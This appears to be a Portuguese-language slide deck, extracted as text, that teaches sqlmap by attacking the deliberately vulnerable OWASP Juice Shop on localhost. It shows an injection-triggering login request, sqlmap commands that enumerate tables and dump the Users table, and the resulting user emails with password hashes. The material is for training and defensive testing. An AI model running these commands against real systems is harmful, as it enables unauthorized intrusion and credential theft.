





0 1 1 0 0 1 0 1 1
0 0 0 1 1 1 0 0 1 1
0 1 1
0 0 0
0 1 0 1 1 1
1 1 0 1 1 1 0 0
0 1 1 0 0 1 0 1 1
0 0 0 1 1 1 0 0 1 1
0 1 1 1 0 0 1 1
0 1 1
0 1 0
1 1 0
0 1 1 0 0 1 0
0 0 0 1 1 1 0
0 0 0 1 1 1 0 0 1 1
1 1 0 0 1 1
0 1 0 1 1 1
1 1 0 1
0 1 1 0 0 1 0 1 1
0 0 0 1 1 1 0
0 0 0 1 1 1 0 0 1 1
1 1 0 0 1 1
0 0 0 1 1 1 0
0 1 0 1 1 1 0 0 1
1 1 0 1 1 1 0 0 1 1
0 1 1 0 0 1 0 1 1
0 0 0 1 1 1 0 0 1 1
0 1 1
0 0 0
0 1 0 1 1 1

O QUE É?

- FERRAMENTA DE **CÓDIGO ABERTO** DE TESTES DE PENETRAÇÃO
- **AUTOMATIZA** A DETECÇÃO E EXPLORAÇÃO DE INJECTIONS

O QUE É?

- FERRAMENTA DE **CÓDIGO ABERTO** DE TESTES DE PENETRAÇÃO
- **AUTOMATIZA** A DETECÇÃO E EXPLORAÇÃO DE INJEÇÕES




DURANTE UM TESTE DE PENETRAÇÃO, O SQLMAP É GERALMENTE USADO **APÓS UM SQLI TER SIDO IDENTIFICADO.**

FUNCIONALIDADES

- **DETECTAR DIFERENTES TIPOS DE SQL INJECTION**
- **DESCOBRIR QUAIS BANCOS DE DADOS EXISTEM**
- **LISTAR AS TABELAS EXISTENTES**
- **LER DADOS QUE ESTÃO NO BANCO**
- **VER OS USUÁRIOS DO BANCO E SEUS PRIVILÉGIOS**

RECURSOS



SUORTE PARA AS 6 TÉCNICAS DE SQL INJECTION

BOOLEAN-BASED BLIND

TIME-BASED BLIND

ERROR-BASED

UNION QUERY-BASED

STACKED QUERIES

OUT-OF-BAND

COMO USAR?

- INFORMAR UMA URL COM PARÂMETROS DINÂMICOS
- SQLMAP INICIA UMA SEQUÊNCIA AUTOMATIZADA DE TESTES
- FERRAMENTA SIMULA TENTATIVAS DE INJEÇÃO
- INTERPRETA AS RESPOSTAS DO SISTEMA
- MAPEIA POSSÍVEIS VULNERABILIDADES ENCONTRADAS

INTERESSANTE

- ALÉM DE DETECTAR O PROBLEMA, ELA AINDA SUGERE CAMINHOS TÉCNICOS PARA EXPLORÁ-LO

VANTAGENS E DESVANTAGENS

- AUTOMATIZAÇÃO
- IDENTIFICAÇÃO DE VÁRIOS TIPOS DE SQL INJECTION
- EXTRAÍ DADOS AUTOMATICAMENTE

- FALSOS POSITIVOS
- FINS ILEGAIS

POR QUE USAMOS O OWASP JUICE SHOP?



- **AMBIENTE SEGURO PARA TESTAR VULNERABILIDADES REAIS SEM RISCO JURÍDICO OU TÉCNICO.**
- **APLICAÇÃO PROPOSITAMENTE VULNERÁVEL, IDEAL PARA TREINAR SQL INJECTION.**

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

1 x +

Send

Cancel

< v

> v

Request

PrettyRawHex

ln

1

POST /rest/user/login HTTP/1.1

2

Host: localhost:3000

3

Content-Length: 38

4

sec-ch-ua-platform: "Linux"

5

Accept-Language: en-US,en;q=0.9

6

Accept: application/json, text/plain, */*

7

sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"

8

Content-Type: application/json

9

sec-ch-ua-mobile: ?0

10

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36

11

Origin: http://localhost:3000/

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: http://localhost:3000/

16

Accept-Encoding: gzip, deflate, br

17

Cookie: language=en; welcomebanner_status=dismiss; continueCode=gXWy6ZqWnJPaLzDVMr53wkb17voAJlfprGY1jR8p6NemQXKg942Bx0yEKr9q

18

Connection: keep-alive

19

20

{
 "email": "test@test",
 "password": "123"
}

Response

PrettyRawHexRender

ln

1

HTTP/1.1 401 Unauthorized

2

Access-Control-Allow-Origin: *

3

X-Content-Type-Options: nosniff

4

X-Frame-Options: SAMEORIGIN

5

Feature-Policy: payment 'self'

6

X-Recruiting: /#/jobs

7

Content-Type: text/html; charset=utf-8

8

Content-Length: 26

9

ETag: W/"1a-ARJvVK+smzAF3QQve2mDSG+3Eus"

10

Vary: Accept-Encoding

11

Date: Thu, 27 Nov 2025 22:07:35 GMT

12

Connection: keep-alive

13

Keep-Alive: timeout=5

14

15

Invalid email or password.

Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	POST /rest/user/login HTTP/1.1				1	HTTP/1.1 500 Internal Server Error			
2	Host: localhost:3000				2	Access-Control-Allow-Origin: *			
3	Content-Length: 30				3	X-Content-Type-Options: nosniff			
4	sec-ch-ua-platform: "Linux"				4	X-Frame-Options: SAMEORIGIN			
5	Accept-Language: en-US,en;q=0.9				5	Feature-Policy: payment 'self'			
6	Accept: application/json, text/plain, */*				6	X-Recruiting: /#/jobs			
7	sec-ch-ua: "Chromium";v="139", "Not;A=Brand";v="99"				7	Content-Type: application/json; charset=utf-8			
8	Content-Type: application/json				8	Vary: Accept-Encoding			
9	sec-ch-ua-mobile: ?0				9	Date: Thu, 27 Nov 2025 22:09:04 GMT			
10	User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36				10	Connection: keep-alive			
11	Origin: http://localhost:3000				11	Keep-Alive: timeout=5			
12	Sec-Fetch-Site: same-origin				12	Content-Length: 1165			
13	Sec-Fetch-Mode: cors				13				
14	Sec-Fetch-Dest: empty				14	{			
15	Referer: http://localhost:3000/				15	"error":{			
16	Accept-Encoding: gzip, deflate, br				16	"message":			
17	Cookie: language=en; welcomebanner_status=dismiss; continueCode=gXWy6ZqWnJPaLzDVMr53wkb17voAJlfprGY1jR8p6NemQXKg942BxOyEKr9q				17	"SQLITE_ERROR: unrecognized token: \"202cb962ac59075b964b07152d234b70\"",			
18	Connection: keep-alive				18	"stack":			
19					19	"Error\n at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n at new Promise (<anonymous>)\n at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n at process.processTicksAndRejections (node:internal/process/task_queues:105:5)",			
20	{				20	"name":"SequelizeDatabaseError",			
	"email":"","				21	"parent":{			
	"password":"123"				22	"errno":1,			
	}				23	"code":"SQLITE_ERROR",			
					24	"sql":			
					25	"SELECT * FROM Users WHERE email = '' AND password = '202cb962ac59075b964b07152d234b70' AND deletedAt IS NULL"			
					26	},			
					27	"original":{			
					28	"errno":1,			
						"code":"SQLITE_ERROR",			
						"sql":			
						"SELECT * FROM Users WHERE email = '' AND password = '202cb962ac59075b964b07152d234b70' AND deletedAt IS NULL"			
						},			
						},			
						},			
						}			


```
(kali@kali)-[~]  
$ sqlmap -r query.txt -p "email" --ignore-code=401 --dbms=sqlite --dbs --level=3 --risk=3 --time-sec=2 --batch
```

- **USA UMA REQUISIÇÃO SALVA EM QUERY.TXT**
- **TESTA O PARÂMETRO EMAIL**
- **FORÇA O BANCO COMO SQLITE**
- **IGNORA CÓDIGO 401**
- **BUSCA OS BANCOS (--DBS)**
- **RODA COM NÍVEL AVANÇADO DE TESTES (LEVEL 3, RISK 3)**
- **FAZ TESTES BASEADOS EM TEMPO COM 2S**
- **RODANDO TUDO AUTOMÁTICO**


```
[17:28:36] [INFO] (custom) POST parameter 'JSON email' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT)' injectable (with --code=401)
[17:28:36] [INFO] testing 'Generic inline queries'
[17:28:36] [INFO] testing 'SQLite inline queries'
[17:28:36] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[17:28:36] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[17:28:36] [INFO] testing 'SQLite > 2.0 OR time-based blind (heavy query)'
[17:29:16] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

O SQLMAP ENCONTROU UMA VULNERABILIDADE BOOLEAN-BASED BLIND NO PARÂMETRO EMAIL DA REQUISIÇÃO POST.


```
[17:29:16] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range  
r current UNION query injection technique test  
[17:29:17] [INFO] target URL appears to have 13 columns in query
```

O SQLMAP UTILIZOU A TÉCNICA ORDER BY PARA DETERMINAR QUE A CONSULTA SQL ORIGINAL TEM 13 COLUNAS. SABER O NÚMERO DE COLUNAS É O PRIMEIRO PASSO PARA O ATAQUE UNION.

CONFIRMA QUE, USANDO A TÉCNICA UNION QUERY, O SQLMAP CONSEGUIU INSERIR UM PAYLOAD COM 13 COLUNAS E OBTEVE UMA RESPOSTA VÁLIDA DO SERVIDOR. ISSO PROVA QUE A APLICAÇÃO É VULNERÁVEL À INJEÇÃO UNION.

AGORA QUE A VULNERABILIDADE ESTÁ CONFIRMADA, O OBJETIVO É **EXTRAIR AS TABELAS E, FINALMENTE, OS DADOS** (COMO E-MAILS E SENHAS DE USUÁRIOS).

```
(kali@kali)-[~]  
$ sqlmap -r query.txt -p "email" --ignore-code=401 --dbms=sqlite --technique=B --tables --batch
```

--TECHNIQUE=B: FORÇA O SQLMAP A USAR A TÉCNICA BOOLEAN-BASED BLIND SQL INJECTION (B), QUE FOI A MAIS ESTÁVEL E EFICAZ PARA EXTRAIR DADOS NO AMBIENTE.

--TABLES: INICIA A EXTRAÇÃO DOS NOMES DE TODAS AS TABELAS PRESENTES NO BANCO DE DADOS.

[21 tables]

+-----+	
Addresses	
BasketItems	
Baskets	
Captchas	
Cards	
Challenges	
Complaints	
Deliveries	
Feedbacks	
Hints	
ImageCaptchas	
Memories	
PrivacyRequests	
Products	
Quantities	
Recycles	
SecurityAnswers	
SecurityQuestions	
Users	
Wallets	
sqlite_sequence	
+-----+	

**O PRÓXIMO PASSO É FOCAR NA TABELA USERS
PARA ENCONTRAR AS INFORMAÇÕES DE LOGIN.**

```
(kali@kali)-[~]  
$ sqlmap -r query.txt -p "email" --ignore-code=401 --dbms=sqlite --technique=B -T Users --columns --batch
```

--COLUMNS: PARA LISTAR AS COLUNAS DA TABELA USERS

Table: Users

[13 columns]

Column	Type
createdAt	DATETIME
deletedAt	DATETIME
deluxeToken	VARCHAR
email	VARCHAR
id	INTEGER
isActive	TINYINT
lastLoginIp	VARCHAR
password	VARCHAR
profileImage	VARCHAR
role	VARCHAR
totpSecret	VARCHAR
updatedAt	DATETIME
username	VARCHAR

O OBJETIVO FINAL AGORA É **EXTRAIR OS VALORES DAS COLUNAS EMAIL E PASSWORD DA TABELA USERS PARA ENCONTRAR A CREDENCIAL DO ADMINISTRADOR OU DE OUTROS USUÁRIOS IMPORTANTES.**

```
(kali㉿kali)-[~]  
$ sqlmap -r query.txt -p "email" --ignore-code=401 --dbms=sqlite --technique=B -T Users -C email,password,role --dump --batch
```

Table: Users

[22 entries]

email	role	password
J12934@juice-sh.op	admin	0192023a7bbd73250516f069df18b500 (admin123)
accountant@juice-sh.op	customer	e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701)
admin@juice-sh.op	customer	0c36e517e3fa95aabf1bbffc6744a4ef
amy@juice-sh.op	admin	6edd9d726cbdc873c539e41ae8757b8c
bender@juice-sh.op	deluxe	861917d5fa5f1172f931dc700d81a8fb
bjoern.kimminich@gmail.com	admin	3869433d74e3d0c86fd25562f836bc82
bjoern@juice-sh.op	customer	f2f933d0bb0ba057bc8e33b8ebd6d9e8
bjoern@owasp.org	customer	b03f4b0ba8b458fa0acdc02cdb953bc8
chris.pike@juice-sh.op	admin	3c2abc04e4a6ea8f1327d0aae3714b7d
ciso@juice-sh.op	admin	9ad5b0492bbe528583e128d2a8941de4
demo	customer	030f05e45e30710c3ad3c32f00de0473
emma@juice-sh.op	admin	7f311911af16fa8f418dd1a3051d6810
ethereum@juice-sh.op	deluxe	9283f1b2e9669749081963be0462e466
jim@juice-sh.op	customer	10a783b9ed19ea1c67c3a27699f0095b
john@juice-sh.op	accounting	963e10f92a70b4b463220cb4c5d636dc
mc.safesearch@juice-sh.op	customer	05f92148b4b60f7dacd04ccee8b8f1af
morty@juice-sh.op	customer	fe01ce2a7fbac8fafaed7c982a04e229 (demo)
stan@juice-sh.op	customer	00479e957b6b42c459ee5746478e4d45
support@juice-sh.op	customer	402f1c4a75e316afec5a6ea63147f739
testing@juice-sh.op	deluxe	e9048a3f43dd5e094ef733f3bd88ea64
uvogin@juice-sh.op	deluxe	2c17c6393771ee3048ae34d6b380c5ec (private)
wurstbrot@juice-sh.op	admin	b616a64605a07941fbd31868aea3b54b

SQLMAP COMO ALIADO NA SEGURANÇA DAS EMPRESAS

- **AS EMPRESAS GANHAM TEMPO E CONFIANÇA.**
- **ELE AUTOMATIZA UMA TAREFA QUE, FEITA MANUALMENTE, EXIGIRIA MUITO MAIS TEMPO, CONHECIMENTO E RECURSOS, SEM FALAR NO RISCO DE ERROS HUMANOS.**
- **EM VEZ DISSO, OFERECE UM DIAGNÓSTICO TÉCNICO DIRETO E CONFIÁVEL, PERMITINDO AÇÕES RÁPIDAS DE CORREÇÃO.**